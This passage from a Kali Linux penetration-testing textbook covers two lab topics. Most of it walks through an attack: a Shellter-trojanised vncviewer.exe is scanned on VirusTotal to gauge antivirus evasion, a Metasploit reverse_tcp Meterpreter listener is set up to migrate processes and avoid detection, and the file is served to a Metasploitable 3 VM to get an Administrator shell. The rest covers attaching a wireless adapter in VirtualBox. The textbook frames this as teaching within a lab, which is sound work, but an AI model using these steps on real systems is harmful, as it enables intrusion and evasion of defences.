      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!


Press [Enter] to continue...
```

1. Next, go to https://www.virustotal.com/ and upload the encoded `vncviewer.exe` file to determine its threat rating, as shown below:



33 security vendors and no sandboxes flagged this file as malicious

b313bfaf73ff53fd9e09749349a4ca3bdca4e504a08cb89616b095bb9d44adbb

vncviewer.exe

peexe

Size 360.00 KB

Last Analysis Date a moment ago

Popular threat label trojan.remoteadmin/based   Threat categories trojan virus   Family labels remoteadmin based winvnc

Security vendors' analysis   Do you want to automate checks?


AhnLab-V3	Unwanted/Win32.RemoteAdmin.C3989193	ALYac	Trojan.Patched.SAP.Gen
Arcabit	Trojan.Patched.SAP.Gen	BitDefender	Trojan.Patched.SAP.Gen
BitDefenderTheta	Gen:NN.ZexaF.36662.wq0@aKoP7yck	Bkav Pro	W32.AIDetectMalware
CrowdStrike Falcon	Win/malicious_confidence_60% (D)	Cynet	Malicious (score: 100)
DeepInstinct	MALICIOUS	DrWeb	Program.RemoteAdmin

As shown in the preceding screenshot, the threat detection rating is lower than those payloads that were generated by MSFvenom.

1. Next, use the following commands to setup a Meterpreter listener using Metasploit to capture to reverse shell from the targeted system when it's executed:

```
kali@kali:~$ msfconsole
msf6 > use exploit/multi/handler
msf6 exploit(multi/handler) > set payload windows/meterpreter/re
verse_tcp
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 5678
msf6 exploit(multi/handler) > set AutoRunScript post/windows/man
age/migrate
msf6 exploit(multi/handler) > exploit
```

The following screenshot shows the execution of the preceding commands:



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 172.30.1.50
LHOST ⇒ 172.30.1.50
msf6 exploit(multi/handler) > set LPORT 5678
LPORT ⇒ 5678
msf6 exploit(multi/handler) > set AutoRunScript post/windows/manage/migrate
AutoRunScript ⇒ post/windows/manage/migrate
msf6 exploit(multi/handler) > exploit
```

The following is a breakdown of the preceding sequence of commands:

- The `windows/meterpreter/reverse_tcp` payload ensures when a connection is detected, Metasploit will send this payload to the targeted system, which will execute within memory and create a reverse shell back to the Kali Linux machine.
- The `LHOST` and `LPORT` parameters are used to set the local IP address and listening port on Kali Linux.
- The `AutoRunScript post/windows/manage/migrate` command ensures that once a connection has been established from the victim system to Kali Linux, Metasploit will automatically migrate the process on the targeted system to another process to reduce detection.
- The `exploit` command is used to execute a payload or exploit module within Metasploit.


1. Next, let's deliver our custom payload to a Windows-based machine on such as Metasploitable 3 on the `172.30.1.0/24` network within our virtual lab environment. On Kali Linux, open a new **Terminal** (#2) and use the following commands to start a Python3 web server:

```
kali@kali:~$ python3 -m http.server 8000
```

The Python3 web server will enable us to download files from the Kali Linux machine onto other systems within our lab environment.

1. Next, power-on the **Metasploitable 3** virtual machine and login with username: `Administrator` and password: `vagrant` to login to the desktop.

2. Within **Metasploitable 3**, open the web browser and go to `http://172.30.1.50:8000/vncviewer.exe` to download and save the payload.
3. Next, execute the `vncviewer.exe` file on **Metasploitable 3** and notice the reverse shell is captured on **Terminal #1** on **Kali Linux**, as shown below:




```
[*] Started reverse TCP handler on 172.30.1.50:5678
[*] Sending stage (175686 bytes) to 172.30.1.48
[*] Session ID 1 (172.30.1.50:5678 → 172.30.1.48:49306) processing AutoRunScript 'post/windows/manage/migrate'
[*] Running module against VAGRANT-2008R2
[*] Current server process: vncviewer.exe (5640)
[*] Spawning notepad.exe process to migrate into
[*] Spoofing PPID 0
[*] Migrating into 5732
[+] Successfully migrated into process 5732
[*] Meterpreter session 1 opened (172.30.1.50:5678 → 172.30.1.48:49306) at 2023-09-17 19:27:50 -0400

meterpreter > sysinfo
Computer        : VAGRANT-2008R2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

As shown in the preceding screenshot, the Metasploit listener module captured a reverse connection from `172.30.1.48`, then delivered an additional payload to establish a Meterpreter shell and migrate the running process ID on the victim system. Additionally, using the `sysinfo` command on Meterpreter enables us to obtain system information about the compromised system.

> Once a Meterpreter shell has been obtained, use the `help` command to view a list of commands for performing actions and collecting information from the compromised machine.

Not all Windows-based executables will work with Shellter. When working with Shellter, it’s important to ensure the PE file that’s encoded with shellcode from Shellter executes long enough on the targeted system for the staged payload to be delivered from Kali Linux to the target.

1. Lastly, use the `getuid` command within Meterpreter to determine the user account that’s running our payload, as shown below:



```
meterpreter > getuid
Server username: VAGRANT-2008R2\Administrator
meterpreter >
```

As shown in the preceding screenshot, the payload is running as the Administrator user account on the targeted system.Having completed this section, you have learned how to create, encode, and deliver payloads on a target system host. This section has provided you with an introduction into the weaponization and delivery phases of the Cyber Kill Chain. In addition, you have also learned how to identify whether a payload has a high threat detection rating and discover common techniques which can be used to reduce detection by antimalware. In the next section, you will learn how to configure wireless adapters to monitor nearby traffic on Wi-Fi networks.

Working with wireless adapters

As an aspiring ethical hacking and penetration tester, you may be assigned to perform wireless penetration testing techniques on a targeted network with the intent of identifying any security vulnerabilities and assessing the attack surface to better understand how an adversary may be able to compromise the wireless network of an organization and gain unauthorized access.While many ethical hackers and penetration testers prefer to directly install Kali Linux on the local storage drive on their laptops for improve mobility and direct access to the hardware resources, this deployment model isn't always the best. For instance, the chipset within the wireless network adapter on a laptop may not support monitoring mode and packet injection.

- Therefore, it's recommended to acquire a set of external wireless networks adapters that supports the following features:
  IEEE 802.11 standards such as 802.11a/b/g/n/ac.
- Operates on the 2.4 GHz and 5 GHz bands.
- Supports monitoring mode to identify wireless clients and access points.
- Support packet injects for performing wireless penetration testing.


While there are many wireless network adapters available on popular e-commerce websites, the following are two wireless network adapters that are commonly used by penetration testers within the industry:

- Alfa AWUS036NHA - Wireless B/G/N USB Adapter (supports 2.4 GHz only)
- Alfa AWUS036ACH Long-Range Dual-Band AC1200 Wireless USB Adapter (supports 2.4 GHz and 5 GHz)

> Keep in mind, there are additional vendors that manufacture wireless network adapters that supports monitoring mode and packet injection. However, you’ll need to do additional research and make comparisons to determine which wireless network adapter is best suitable for you based on its availability, cost, features, form factor and interoperability with your system and Kali Linux.

The following is an image of the Alfa AWUS036NHA wireless network adapter:

As shown in the preceding image, the Alfa adapter includes a detachable antenna which enables penetration testers to connect with a more powerful antenna to capture wireless frames at a greater distance.The following image shows the Alfa AWUS036ACH wireless adapter:




As shown in the preceding image, the Alfa AWUS036ACH model also support detachable antennas similar to the Alfa AWUS036NHA model.Using a wireless network adapter that supports the 2.4 GHz band will only be efficient for performing wireless penetration testing on wireless networks and access points that operates only on 2.4 GHz and not 5 GHz. As a penetration tester, it's important to always be prepared for each type of penetration test, such as ensuring you have the appropriate software and hardware tools within your arsenal. Imagine that you've arrived at the customer’s location to perform a wireless penetration test and you attach your wireless network adapter to Kali Linux, but it's unable to detect the targeted wireless network. While there are many reasons for not being able to detect the wireless network, one specific reason is that the targeted wireless network is operating on the 5 GHz band, while your wireless network adapter only supports 2.4 GHz. Hence, it’s important to properly plan for each penetration test before starting any technical work on the customer’s infrastructure.Over the next few sub-sections, you will learn how to connect the Alfa AWUS036NHA and AWUS036ACH wireless adapters to the Kali Linux virtual machine.

Connecting wireless adapters to Kali Linux

In this section, you will learn how to properly attach a USB wireless network adapter such as the Alfa AWUS036NHA adapter to Kali Linux over Oracle VM VirtualBox. In this exercise, I'll be using the Alfa AWUS036NHA wireless adapter as it doesn't require additional drivers on Kali Linux.To get started with this exercise, please use the following instructions:

1. Firstly, attach the Alfa AWUS036NHA wireless adapter onto your host system via an available USB port. I do not recommend connecting your wireless network adapter onto a USB hub, consider connecting the wireless adapter directly onto a USB port on your motherboard or laptop.
2. Next, open the **Oracle VM VirtualBox Manager**, select the **Kali Linux** virtual machine and click on **Settings**, as shown below:


Oracle VM VirtualBox Manager
File
Machine
Help
Tools
New
Add
Settings
Discard
Start
A
B
Ultimate Kali Linux Book 3
PentestNet
RedTeamLab
Wireless Lab
Preview
kali-linux-2023.2-virtualbox-amd64

kali-linux-2023.2-virtualbox-am... (...) Powered Off

Metasploitable 2 (Initial) Powered Off

Metasploitable 3 - Windows (Before chapter 8) Powered Off

metasploitable3-ub1404 (Initial) Powered Off

General

Name: kali-linux-2023.2-virtualbox-amd64
Operating System: Debian (64-bit)
Groups: Ultimate Kali Linux Book 3/PentestNet

System

Base Memory: 4096 MB
Processors: 4
Boot Order: Hard Disk, Optical
Acceleration: Nested Paging, PAE/NX, KVM Paravirtualization

Display

Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled


Storage

Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: kali-linux-2023.2-virtualbox-amd64.vdi (Normal, 80.09 GB)

Audio

Host Driver: Windows DirectSound
Controller: ICH AC97

1. On the **Settings** menu, select the **USB** category and ensure the **USB Controller** mode is set to either USB 2.0 or USB 3.0 based on the type of physical USB ports on your host computer. Then, click on the **USB+** icon to select the wireless network adapter, as shown below:



kali-linux-2023.2-virtualbox-amd64 - Settings

USB

☑ Enable USB Controller


○ USB 1.1 (OHCI) Controller

○ USB 2.0 (OHCI + EHCI) Controller

● USB 3.0 (xHCI) Controller


USB Device Filters

1. Next, the USB device menu will appear showing all connected USB devices on the host computer, including the connected Alfa AWUS036NHA wireless adapter. Simply, select the Alfa AWUS036NHA wireless adapter to insert it within the list of USB Devices, as shown below:



Blue Microphones Yeti Stereo Microphone [0100]
American Future Technology Corp. IBP Mini Hub [0200]
Sino Wealth Gaming KB [1011]
SINOWEALTH Wired Gaming Mouse [0101]
IMC Networks
Elgato Stream Deck
ATHEROS UB91C [0108]
AsusTek Computer Inc. AURA LED Controller [0100]
Wacom Co.,Ltd. Intuos S [0111]
Logitech, Inc. C922 Pro Stream Webcam [0016]

As shown in the preceding screenshot, the wireless network adapter is labelled as ATHEROS UB91C. The device identification may vary on the chipset on the wireless adapter and the operating system.The following screenshot shows the wireless adapter is available within the USB Devices Filters list and it’s selected:



USB

☑ Enable USB Controller

○ USB 1.1 (OHCI) Controller


○ USB 2.0 (OHCI + EHCI) Controller

● USB 3.0 (xHCI) Controller

USB Device Filters

